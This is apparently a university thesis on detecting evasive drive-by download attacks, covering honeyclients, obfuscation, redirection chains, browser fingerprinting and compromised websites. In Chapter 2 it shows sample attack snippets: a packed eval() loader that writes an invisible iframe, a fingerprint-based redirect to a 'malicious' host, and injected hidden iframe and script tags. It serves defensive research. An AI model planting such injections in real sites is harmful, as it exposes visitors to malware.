Analyzing Hidden Features of
Web-based Attacks
Web
February 2018
Analyzing Hidden Features of
Web-based Attacks
Web
February 2018
Waseda University
Graduate School of Fundamental Science and Engineering
Department of Computer Science and Communications Engineering,
Research on Information Systems
Contents
1 Introduction 1
1.1 Background . . . 1
1.2 Thesis Contributions . . . 3
1.3 Thesis Outline . . . 5
2 Sophistication of Web-based Cyber Attacks 6 2.1 Drive-by Download Attack . . . 6
2.2 Countermeasure Techniques . . . 7
2.2.1 Honeyclient Analysis . . . 7
2.2.2 Machine Learning Detection . . . 8
2.3 Anti-analysis Techniques . . . 9 2.3.1 Code Obfuscation . . . 9 2.3.2 Redirection Chain . . . 10 2.3.3 Browser Fingerprint . . . 12 2.3.4 Environment-dependent Redirection . . . 12 2.3.5 Website Compromise . . . 13 2.3.6 Exploit Kit . . . 14 2.4 Summary . . . 14
3 Extracting Hidden URLs Behind Evasive Drive-by Download Attacks 16 3.1 Introduction . . . 16
3.2 Methodology . . . 18
3.2.1 Build DOM Tree and Extract JavaScript . . . 19
CONTENTS 3.2.3 Construct Program Dependence Graph and Extract Slices . 20
3.2.4 Explore Execution Paths . . . 24
3.2.5 Execute Slices . . . 24
3.2.6 Implementation . . . 25
3.3 Experiment and Evaluation . . . 25
3.3.1 Datasets . . . 27
3.3.2 Environmental Setup . . . 27
3.3.3 Extracting URLs from Web Content . . . 28
3.3.4 Analysis Coverage for Extracting URLs . . . 29
3.3.5 Case Studies: Extracting URLs from Exploit Kits . . . 30
3.3.6 Performance Overhead . . . 31
3.4 Discussion . . . 31
3.4.1 Identification of Plugins Relevant to Redirection . . . 31
3.4.2 Recursive Extracted URL Access . . . 34
3.4.3 Evasion of Proposed Method . . . 34
3.4.4 Extracting URLs from Benign Websites . . . 34
3.4.5 Failure in Extracting Slices . . . 35
3.5 Limitations . . . 35
3.5.1 Extracting Malware Distribution URLs . . . 35
3.5.2 Malicious URL Detection . . . 36
3.5.3 Identification of Plugin’s Version Number Relevant to Redirection . . . 36
3.5.4 Server-side Browser Fingerprinting . . . 37
3.6 Related Work . . . 37
3.7 Summary . . . 40
4 Fine-grained Analysis of Compromised Websites with Redirection Graphs and JavaScript Traces 41 4.1 Introduction . . . 41
4.2 Overview of Compromised Website Response . . . 45
4.3 Proposed Method and System . . . 47 4.3.1 Identifying Redirection Origin as Evidence of Compromise 48
4.3.2 Identifying Targeted Client Environment as Impact of
Com-promise . . . 52
4.3.3 Implementation . . . 55
4.4 Experiment and Evaluation . . . 55
4.4.1 Experimental Environment . . . 56
4.4.2 Evaluation of Redirection Call Graph and Redirection Ori-gin . . . 58
4.4.3 Evaluation of Targeted Client Environments . . . 63
4.4.4 Performance Overhead . . . 63
4.5 Case Studies . . . 64
4.5.1 Compromised Websites for Malware Campaign . . . 64
4.5.2 Sophisticated Semantic Gap . . . 65
4.5.3 Client-dependent Redirection with Browser Fingerprinting 67 4.6 Discussion . . . 68
4.6.1 Browser Emulator Limitations . . . 68
4.6.2 Evaluation of Compromised Content . . . 68
4.6.3 Immediate Online Crawling After Detection . . . 69
4.6.4 Multiple Analysis using Various User-Agents . . . 70
4.7 Related work . . . 72
4.7.1 Detecting Compromised Websites . . . 72
4.7.2 Detecting Malicious Websites . . . 73
4.7.3 Website Analysis using Multiple Clients . . . 74
4.8 Summary . . . 74
5 Conclusion 76
Acknowledgements 78
Bibliography 80
List of Figures
2.1 Drive-by download attack . . . 7
2.2 Obfuscated code . . . 9
2.3 Structure and components of typical malicious obfuscated code . . 10
2.4 Redirection chain . . . 10
2.5 Redirection code with browser fingerprinting . . . 12
3.1 JavaScript analysis process for extracting URLs . . . 18
3.2 Environment-dependent redirection code. . . 19
3.3 Program dependence graph. The variable name and condition name on the edge and the line number of Fig. 3.2are given in the nodes. . . 21
3.4 Usage rate of plugins by environment-dependent redirections . . . 33
4.1 Overview of compromised website response . . . 44
4.2 Semantic gap between Referer header and JavaScript redirection . 46 4.3 System overview . . . 47
4.4 Comparison of graphs constructed with proposed and conventional methods . . . 49
4.5 Aggregation of duplicated CVEs and plugin versions . . . 52
4.6 Experimental environment . . . 56
4.7 Identification of target range of Flash Player version . . . 62
4.8 Malicious path built using Styx exploit kit . . . 66
4.9 Malicious path that contains obfuscated semantic gap edge . . . . 66
4.11 Browser fingerprinting code using plugin information . . . 67 4.12 Browser fingerprinting code using user-agent information . . . 71 4.13 Indirect browser fingerprinting code. . . 72
List of Tables
2.1 Redirection code . . . 11 2.2 Compromised web content . . . 13 3.1 Experimental results . . . 28 3.2 Malicious URL signatures generated by manual inspections . . . . 29 3.3 Extracted URL count for each slice classification . . . 30 3.4 Number of URLs contained in environment-dependent redirection
code in exploit kit . . . 30 3.5 Number of crawls containing plugin-dependent redirections . . . . 33 4.1 Matrix of CVEs and Flash Player versions . . . 54 4.2 Number of plugin versions . . . 55 4.3 Breakdown of redirection graph without malicious path . . . 60 4.4 Analysis of client-dependent redirection with browser fingerprinting 61 4.5 PDF version range detected by website analysis in multi-client
environment . . . 67 4.6 Analysis of client-dependent redirection based on User-Agent . . 70 4.7 Analysis of targeted client environments . . . 73
Chapter 1
Introduction
1.1 Background
In a modern information society, the Internet has a key role as an infrastructure that is essential for our lives. Many users access various services, such as e-mails, weblogs, social networking services (SNSes), and e-commerces, through the In-ternet. Companies and organizations utilize it for providing and improving their services. The Internet-driven innovations impact on social systems, such as finan-cial systems and transit systems, in addition to utilities including gas and water, and dramatically improve the convenience of our daily lives. On the other hand, cyber attacks are increasing with the developments in the information society. At-tackers conduct data leakage, defacement, and destruction by illegally accessing clients and servers owned by others through the Internet. For example, attackers steal privacy information from an indefinite number of clients and force compa-nies into bankruptcy by leaking sensitive information. Cyber attacks have serious impacts not only on cyberspace but also on the real world. Although there are several methods of illegally accessing clients and servers, attackers gain accesses using malware in most of cases. Malware is a coined word of malicious and software. The representative examples are computer viruses, worms, and trojan horses. Attackers construct attack infrastructures for massive cyber attacks by in-fecting many clients and servers with malware. Especially, the World Wide Web has become the primary vector for malware infections since most internet services
CHAPTER1 INTRODUCTION are provided through the Web. A web browser is one of client software with users all over the world. Attackers can increase the opportunities and scale of cyber attacks by launching drive-by download attacks that infect clients with malware through browsers.
Drive-by download attacks lure user’s accesses to malicious websites and force the user’s clients to download and install malware by exploiting vulner-abilities in browsers and its plugins [1, 2, 3]. Although uniform resource lo-cators (URLs) in spam e-mails and SNSes mainly originate drive-by download attacks, compromised websites that participate in the attacks are also increased from around 2010 [4, 5, 6, 7]. Attackers abuse benign websites to redirect to their own malicious websites to gain many accesses. In other words, the more popular compromised websites, the greater its damage.
Countermeasures against drive-by download attacks are divided into two types: host-based countermeasures and network-based countermeasures. Host-based coun-termeasures include antivirus software that detects exploit code and malware based on pre-defined signatures generated from known malicious files. Network-based countermeasures include blacklists based on information regarding malicious do-main names, URLs, and communication patterns. These countermeasures de-tect attacks on the basis of pre-collected malicious information such as malicious URLs, exploit code, and malware [8, 9, 10, 11, 12, 13, 14]. The information is collected by passive monitoring of malicious network traffic or active monitoring of malicious website accesses. Although both monitoring methods are effective, the passive monitoring has problems regarding the limited observation range and privacy concerns. Therefore, the active monitoring is pervasive. This active mon-itoring is composed of three steps: 1. access to malicious websites, 2. execution of exploit code and malware, and 3. analysis of collected data [15, 16, 17, 18, 19]. First, decoy client systems that are designed to be intentionally attacked, called honeyclients, collect exploit code and malware through accessing malicious web-sites. Second, malware analysis systems, such as a sandbox, run the malware samples collected by the honeyclients and collect further data. Finally, the data collected in the previous steps is analyzed to detect malicious URLs, exploit code,
and malware for the countermeasures. In this active monitoring, the access to malicious websites using honeyclients is important since the subsequent analyses are directly affected. However, attackers began to evade our analysis and de-tection along with the development of these countermeasures [20, 21, 22]. To hide information regarding malicious websites, malicious web content is obfus-cated and malicious URLs are frequently changed. In addition, attackers target only specific clients and integrated compromised websites into attacks in multiple redirections, called a redirection chain. These sophisticated attacks are designed so that conventional honeyclients cannot analyze malicious websites. Therefore, we are faced with a problem in that honeyclients cannot collect information from malicious websites and the subsequent analyses do not work.
1.2 Thesis Contributions
This thesis aims to collect more information from malicious websites by improv-ing analysis capabilities of honeyclients against sophisticated drive-by download attacks. More precisely, we propose methods of maximizing information obtained from sophisticated attacks that evade our analysis and detection with the four tech-niques: 1. content obfuscation, 2. redirection chains, 3. environment-dependent attacks, and 4. website compromises. We design and implement new analysis methods on the basis of real dataset and evaluate its effectiveness.
Exhaustive analysis of environment-dependent attacks.
To tackle environment-dependent attacks, we propose a new method of exhaus-tively extracting URLs in JavaScript code. In drive-by download attacks, clients are redirected to malicious URLs through redirection chains. Attackers identify the client environments, i.e., OSes and browsers, by browser fingerprinting using JavaScript in the redirection chains, and change the destination URL depending on the fingerprint. In other words, conventional techniques using honeyclients are not redirected to malicious URLs when the honeyclients do not match the specific environments of the attack target. Our method identify redirection code snippets
CHAPTER1 INTRODUCTION by applying program slicing to JavaScript code and extract URLs from execution results of these snippets. In other words, by improving the execution coverage of JavaScript code, it can extract URLs from JavaScript code which is not originally executed due to conditional branches. Against obfuscated redirection code, we implement the analysis method in a browser emulator so that we can apply it to dynamically generated code through obfuscation in addition to static code directly obtained from URLs. In this thesis, the browser emulator corresponds to a hon-eyclient, and we add analysis functions to solve other problems. We evaluate our method using HTTP communication data of malicious websites and show that our method can extract more URLs than general website access.
Fine-grained analysis of compromised websites.
Leveraging features of compromised websites, we propose a method identifying malicious web content on compromised websites by tracing redirection chains and JavaScript executions. The proposed method analyzes a website in a multi-client environment to identify which client environment is exposed to threats. Attackers gain accesses of unsuspecting users from compromised websites with redirection code to malicious URLs. To expedite website clean-up, fine-grained information regarding incidents, such as features of compromised web content and the target range of client environments, is helpful for the incident response by the web-master. Since compromised web content is content originally contained in benign websites unlike exploit code and malware, it can be observed even by honeyclients and expected as useful information for attack detection. Therefore, we propose a new analysis method of identifying the precise position of compromised web con-tent and client environments that are exposed threats by the concon-tent. More pre-cisely, using a browser emulator, we design and implement a function of tracing redirection chains and JavaScript executions and identifying which web content redirects to which URL. In addition, the proposed method identify the target range of client environments by emulating various client environments and analyzing the same website. In evaluation of our method, we use HTTP communication data of malicious websites, as described above. We show that our method can effectively
identify compromised web content and the target range of client environments.
1.3 Thesis Outline
The rest of this thesis is organized as follows. Chapter 2 introduces a background on web-based cyber attacks and countermeasure techniques. In Chapter 3, we pro-pose a new analysis method of extracting hidden URLs behind evasive drive-by download attacks. This method can exhaustively analyze JavaScript code relevant to redirection and extracting the URLs in the code. In Chapter 4, we propose a fine-grained analysis method of compromised websites using a multi-client envi-ronment. Our system with the proposed method can reveal which web content does a redirection originate, which URLs are associated with attacks, and which client environment is exposed to threats. Finally, Chapter 5 concludes this thesis.
Chapter 2
Sophistication of Web-based Cyber
Attacks
2.1 Drive-by Download Attack

Within the last ten years, the World Wide Web has become the primary vector for malware infections. A security vendor reports that over one million web-based attacks were blocked per day in April 2017 [23], and the web-based cyber attacks are continuously evolving. Figure 2.1 depicts a malware infection through the Web. Attackers create a malicious website that exploit vulnerabilities of browsers and/or browser plugins. When a user accesses the malicious website, the user’s client, i.e., browsers and/or browser plugins, is forced to execute the exploit code and to download and install malware without the user’s consent [1, 2, 3]. This kind of attack is called a “drive-by download attack.” Attackers increase infected clients by luring victims to entice them to click on malicious links through social engineering, e.g., using spam emails, social networking services (SNSes), search engine poisoning, and gaining the user’s attention [24, 25, 26, 27]. They also abuse compromised benign websites to gain user’s accesses and redirect them to malicious websites [4, 5, 6, 7].
Malicious
website!
Website access!
Attack!
Malware download and install!
Vulnerable
client (browser)!
Attacker! Malware!
Figure 2.1: Drive-by download attack
2.2 Countermeasure Techniques
Countermeasure techniques detect drive-by download attacks using pre-collected information such as malicious URLs, exploit code, and malware [8, 9, 10, 11, 12, 13, 14]. The information is mainly collected through three steps: 1. access to malicious websites, 2. execution of exploit code and malware, and 3. analysis of collected data [15, 16, 17, 18, 19]. First, decoy client systems that are designed to be intentionally attacked, called honeyclients, collect exploit code and malware through accessing malicious websites. Second, malware analysis systems, such as a sandbox, run the malware samples collected by the honeyclients and collect further data. Finally, the data collected in the previous steps are analyzed to detect malicious URLs, exploit code, and malware for the countermeasures. In this sec-tion, we explain about honeyclient techniques and machine learning techniques used for collecting and detecting malicious websites.
2.2.1 Honeyclient Analysis
A honeyclient is a decoy client system for crawling and collecting malicious infor-mation such as attack methods, attack vectors, and attack behaviors. It is classified as high-interaction or low-interaction on the basis of its implementation method. High-interaction Honeyclient
A high-interaction honeyclient is a vulnerable real browser on a real operating system inside a virtual machine. The real browser detects malicious websites by
CHAPTER2 SOPHISTICATION OF WEB-BASED CYBER ATTACKS monitoring processes and the file system and by detecting unintended processes (e.g., process and file generation) [28, 29, 30, 31, 32]. The use of a real client environment for website analysis means that it is possible to accurately detect at-tacks including zero-day atat-tacks. However, it has a risk of malware infection since the detection approach is to identify the side-effects of a successful exploitation rather than the exploit code itself. Therefore, the virtual machine needs to revert to the initial clean state after each successful exploit, which causes to degradation of analysis performance. In addition, there are several techniques to evade the detection of high-interaction honeyclients [33].
Low-interaction Honeyclient
A low-interaction honeyclient is a browser emulator that detects malicious web-sites by signature matching, which involves detecting malicious behaviors ob-served by monitoring the abuse of browser and plugin functions [34, 35, 36, 37, 38, 39]. This method is safer than high-interaction honeyclients because it does not carry out an attack. In addition, it is more extensible and scalable since it is easier to implement new functions in the browser and crawl websites in paral-lel. However, low-interaction honeyclients cannot analyze websites outside their analysis capabilities. It may fail to detect malicious websites because only lim-ited information can be obtained due to the behavior emulation. Therefore, it is important to improve the analysis capabilities so that low-interaction honeyclients can collect enough information to detect malicious websites.
2.2.2 Machine Learning Detection
There is a common approach to detecting drive-by downloads using classifiers based on the static and dynamic features of malicious websites. These features are mainly extracted by honeyclients described above. Many researchers have pro-posed machine-learning-based methods of detecting malicious websites. These methods design features of malicious websites using HTML, JavaScript, URL, and social-reputation [15, 37, 40]. A redirection structure on websites is also leveraged for detecting malicious websites [41, 42, 43]. Others focus on HTTP
1 eval (function(p,a,c,k,e,r){e= String ;if(!’’. replace (/ˆ/ , String )){
while(c --)r[c]=k[c ]|| c;k=[function(e){return r[e ]}]; e=
function(){return’\\w+’};c =1};while(c --)if(k[c])p=p. replace (
new RegExp (’\\b’+e(c)+’\\b’,’g’),k[c ]);return p}(’2.3(" <1 4=\ ’5://6.7/\’ 8=0 9=0 > </1 >"); ’,10 ,10 ,’| iframe | document | write | src | http | malicious | example | width | height ’. split (’|’) ,0 ,{}))
Figure 2.2: Obfuscated code
redirections and executable file downloads on a network and apply a classifier to detect malicious redirection paths [44, 45]. Therefore, in these machine-learning-based methods, it is important to design efficient features and extract them from malicious websites to improve their detection accuracies.
2.3 Anti-analysis Techniques
Along with the development of countermeasure techniques in the previous section, attackers leverage various existing web techniques, such as code obfuscation, a redirection chain, and browser fingerprinting, to protect their own malicious con-tent.
2.3.1 Code Obfuscation
Attackers prevent signature-based detection by heavily obfuscating code used for redirection and exploitation [46, 47, 48, 49]. Code obfuscation is generally used for code protection and code minimization. The example code in Fig. 2.2 shows the result of code obfuscation by a public JavaScript compressor [50]. JavaScript function eval() executes an argument string as JavaScript. Therefore, this code finally executes the original document object model (DOM) manipulation code1
by repeatedly splitting and joining the argument string. Figure 2.3 shows the structure and components of a typical malicious obfuscated code. The deobfus-cation triggers, such as eval(), setInterval(), and setTimeout(), unpack the obfuscated code (malicious payloads) in the gray area using the deobfuscation
CHAPTER2 SOPHISTICATION OF WEB-BASED CYBER ATTACKS Redirection Code Exploit Code! Browser Fingerprinting Code! Deobfuscation Trigger Code! Deobfuscation Code!
Figure 2.3: Structure and components of typical malicious obfuscated code

Redirection URL!
Malware distribution URL!
Landing URL!
Vulnerable Client
(Web Browser)! Exploit URLExploit URL! ! Benign URL! "Environment-dependent #Redirection $Malware Download %Access &Redirection Chain 'Exploitation
Figure 2.4: Redirection chain
code and executes it. In Fig. 2.2, deobfuscation code and trigger are the argument string and eval() function, respectively.
2.3.2 Redirection Chain
Attackers generally launch drive-by downloads using multiple URLs, as shown in Fig. 2.4. When the web user accesses the landing URL, which starts a drive-by download attack, the user’s client is redirected to the exploit URL via multiple redirection URLs, called a “redirection chain” [43, 45, 51, 52]. The client is forced to execute exploit code that targets vulnerabilities in browsers at the exploit URL and to download and install malware from the malware distribution URL [3].
There are various methods of redirecting users to different URLs in a redi-rection chain, such as methods using an HTML tag, JavaScript code, or HTTP 3XX. The HTML tag, such as iframe, frame, script, embed, applet, object,

Table 2.1: Redirection code
URL reference window.location = ‘URL’;
location.href = ‘URL’; location.assign(‘URL’); location.replace(‘URL’); XMLHttpRequest.send(‘URL’); DOM manipulation element.innerHTML = ‘HTML tag’;
element.setAttribute(‘src’, ‘URL’); document.write(‘Html tag’);
document.writeln(‘Html tag’);
and meta, refers to a URL that is used as an attribute value. The redirection by JavaScript code can be divided into two types: URL reference and DOM manip-ulation. The former type uses code that refers to a URL, and the latter type uses code containing HTML tags (DOM elements) that refer to a URL. These kinds of redirection code use the JavaScript functions and properties listed in Table 2.1. The URL reference code redirects a user to a URL that is used in an argument of a function or an assignment value of a property. The DOM manipulation code inserts a DOM element, i.e., an HTML tag described above, that refers to a URL. The HTML tags that do not refer explicitly to a URL are also used in the DOM manipulation code. Thus, the use of the DOM manipulation code cannot be de-termined without executing the code. A drive-by download attack redirects users to exploit URLs while evading detection by inserting hidden HTML tags or mod-ifying the destination URL.
Attackers can abuse compromised websites and web search results as landing URLs to lure unsuspecting users by constructing a redirection chain to malicious URLs [25, 45]. Therefore, they only have to inject redirection code rather than exploit code for website compromises and can prevent any disclosure of malicious content [4, 5, 6, 7]. Multiple redirection stages also contribute to reducing the operation cost of attacks because compromised websites can be integrated into a different malware campaign by switching only the redirection URLs.
CHAPTER2 SOPHISTICATION OF WEB-BASED CYBER ATTACKS

1 var jre_version = plugin_detect . getVersion (" Java "); 2 if ( jre [0] == "1") {
3 location . href = " http :// A. example / malicious /"; 4 }
5 else {
6 location . href =" http :// B. example / benign /"; 7 }
Figure 2.5: Redirection code with browser fingerprinting
2.3.3 Browser Fingerprint
Browser fingerprinting, which is a method of profiling a client environment, e.g., a web browser and its plugin, is generally used for user tracking and distributing web content according to the environment. Although general browser fingerprint-ing uses strfingerprint-ing results of a navigator object in JavaScript, other methods have also been proposed. For example, a method [53] of leveraging the differences of graphical results by using a canvas tag and a method [54] using the com-bination of a navigator object and a screen object are proposed. Attackers leverage browser fingerprinting to redirect only vulnerable clients to subsequent malicious URLs on the basis of the client’s fingerprint in the middle of the redirec-tion chain [21]. This technique, called “cloaking,” is also abused for circumvent-ing the detection of security vendors/researchers by redirectcircumvent-ing them to a benign URL rather than to an exploit URL [20]. This is shown in the gray area of Fig. 2.4 and the detail is described in the next section.
2.3.4 Environment-dependent Redirection
As mentioned above, attackers prevent any disclosure of malicious content, such as exploit code and malware, by redirecting a specific user to a malicious URL based on the user browser’s fingerprint. For example, the redirection to the be-nign URL in the gray area of Fig. 2.4 represents a behavior that pretends to be a benign website when a user with an environment of a non-attack target accesses the website.
Table 2.2: Compromised web content
HTML <iframe src=“http://a.example/page/now counter.php?userCode=”
width=0 height=0></iframe>
<!–74be16–><script>document.write(‘<iframe src=“http://b.exa mple/in.cgi?19” style=“top:-1000px; ... ></iframe>’);</script> JavaScript document.writeln(“<script src=\“http://c.example/jj.js\” type=\“
text/javascript\”></script>”);
top.location.href = “http://d.example/”;
client environment (environment-dependent redirection code). This code identi-fies the version of Java using PluginDetect [55], which is a framework for browser fingerprinting. The user is redirected to a URL after the execution of the branch statement based on the acquired environment information. In Fig. 2.5, the user is redirected to the malicious URL if Java is installed in the environment, and the user is redirected to the benign URL if Java is not installed in the environment. This means that when we analyze websites with an environment not targeted by the attack, it is impossible to detect any exploit code or malware since it cannot be redirected to malicious URLs.
2.3.5 Website Compromise
To gain many accesses of unsuspecting users, attackers inject redirect code rather than exploit code to compromise websites. HTML tags or JavaScript are used for these code injections.
HTML-based Compromise.
HTML-based compromises inject the redirection code of the iframe and script tags listed in Table 2.2. These HTML tags are mainly injected into unusual posi-tions in the Document Object Model (DOM) tree such as outside an html tag or bodytag. In the case of an iframe tag, many redirections occur without a user being aware by injecting the tag in an invisible state on the browser. A script tag is also used in combination with the following JavaScript-based compromise. However, it is easy to analyze them and find the redirection origin because these
CHAPTER2 SOPHISTICATION OF WEB-BASED CYBER ATTACKS tags are directly written in an HTML file.
JavaScript-based Compromise
JavaScript-based compromises execute code that dynamically generates the above-mentioned HTML tags using document.write, innerHTML, and appendChild, shown in Table 2.2 (DOM API code). A location object that redirects to a differ-ent URL is also injected, but the user is aware of the automatic redirection because it explicitly switches the browser frame to a different URL. Therefore, it is rare to use a location on compromised websites. JavaScript-based compromises can target various web content, e.g., that enclosed by a script tag and that of a URL that is loaded by a script tag. The DOM API code and code separation make it difficult to analyze JavaScript. In addition, attackers utilize obfuscation tech-niques, as described in the next section, on JavaScript to conceal the redirection origin.
2.3.6 Exploit Kit
Most malicious websites are deployed using an attack automation tool known as an “exploit kit” [56, 57, 58, 59, 60]. Exploit kits contain various exploit codes and can automatically build malicious websites for a wide range of environments as attack targets. They also show self-defense behaviors to complicate the analysis task of detection systems [59]. The above anti-analysis techniques are known to be distributed to malicious websites through these kits, and other exploit kit families borrow evasive code from each other [60]. It is reported that half of all malicious websites were deployed using exploit kits [57].
2.4 Summary
In summary, many security researchers proposed methods of detecting drive-by downloads using a classifier based on the static and dynamic features of mali-cious websites collected using a honeyclient. However, attackers detect and evade the honeyclient analysis using anti-analysis techniques. Therefore, we are faced
with a problem in that honeyclients cannot extract features from malicious web-sites and the subsequent classifier does not work. In this thesis, to tackle this problem, we design and implement new analysis methods of leveraging and ex-panding malicious indicators that can be observed even by honeyclients, which are environment-dependent redirections and compromised websites before the ex-ploitation or infection phase, as a stepping stone. We choose a low-interaction honeyclient, i.e., a browser emulator, with high extensibility that we can imple-ment new analysis functions inside a browser. In the following chapters, we pro-pose methods of extracting hidden features of web-based attacks by browser em-ulators.
Chapter 3
Extracting Hidden URLs Behind
Evasive Drive-by Download Attacks
3.1 Introduction
Attackers launch a drive-by download attack with several evasion techniques, such as code obfuscation, a redirection chain, an environment-dependent redirection, to prevent detection, as described in Section 2.3. A noticeable feature of the at-tack is the abuse of browser fingerprinting code that is usually used by benign websites to profile the client environment such as the browser and browser plug-ins [21]. Attackers prevent any disclosure of malicious content, such as an exploit code and malware, by changing the destination URL based on the browser finger-print and by launching attacks only on certain targets. Furthermore, these attack techniques are increasing in complexity and becoming increasingly automated by exploit kits [46, 56, 57]. Infected clients are negatively affected by damage, such as data leakage and financial loss, because the attacker can gain control of the client system. In addition, attackers accelerate the malware infection cycle by compromising websites managed by the infected client. These websites are then integrated into a drive-by download attack scheme [2].
Many detection and prevention methods have been proposed to deal with these increasingly sophisticated drive-by download attacks. For example, some meth-ods detect downloads of executables by crawling websites using a honeyclient [28, 30, 31], whereas others use static analysis methods to detect the characteristics of
exploit code such as strings and program structures [15, 22, 40]. Researchers have also proposed dynamic analysis methods to detect malicious behavior observed while monitoring abuses of browser and plugin functions [34, 35, 36]. These conventional methods, however, detect drive-by downloads by crawling and ana-lyzing websites with a specific environment. In other words, these methods cannot follow redirections to malicious URLs if attackers do not carry out an attack be-cause of the fingerprint of the environment. That is to say, these methods cannot access malicious websites that contain exploit code and executable files. On the other hand, many researchers have proposed code analysis methods to improve URL coverage [21, 61]. Although these methods can extract more URLs, the scalability of the implementation is limited because they are implemented in a real browser [21] or in the original JavaScript interpreter that has no implemen-tation for browser plugins [61]. If environment information, such as the browser version number and plugin version number, is used in a URL, this method can only extract a URL for that specific environment.
In this chapter, we propose a method for extracting code relevant to redirec-tions independently of the analysis environment. This method analyzes JavaScript that contains browser fingerprinting code and redirection code and extracts poten-tial URLs by executing the extracted redirection code. More precisely, our method extracts execution paths relevant to redirection code as code fragments by apply-ing program slicapply-ing to JavaScript. Finally, it executes the extracted code fragments with a JavaScript interpreter then extracts URLs used in the redirection code. Note that our method also analyzes the deobfuscated code after unpacking the obfus-cated code by dynamic execution since most redirection code is obfusobfus-cated and the URL is embedded in the code. We implemented our method in a browser em-ulator that can emulate an arbitrary browser and arbitrary browser plugins, which we call MineSpider. MineSpider successfully extracted a large number of highly malicious URLs from malicious websites that were previously detected as drive-by downloads. The experimental results demonstrated that MineSpider extracted 30,000 new URLs in a few seconds that conventional methods did not discover. We argue that a combination of our method and conventional

detection/preven-CHAPTER3 EXTRACTING HIDDEN URLS BEHIND EVASIVE DRIVE-BY DOWNLOAD ATTACKS Extract JavaScript Extract HTML Doc Convert to AST Fetch Web Content Construct PDG JavaScript! AST! Build DOM Tree HTML! Web Content!
Web Content! Extract
Slice PDG! Explore Execution Path Execute Slice Slice! DOM Tree! Slices!
Figure 3.1: JavaScript analysis process for extracting URLs
tion methods [15, 22, 28, 30, 31, 34, 35, 40] can improve the number of detected malicious URLs hidden behind the redirection URLs.
3.2 Methodology
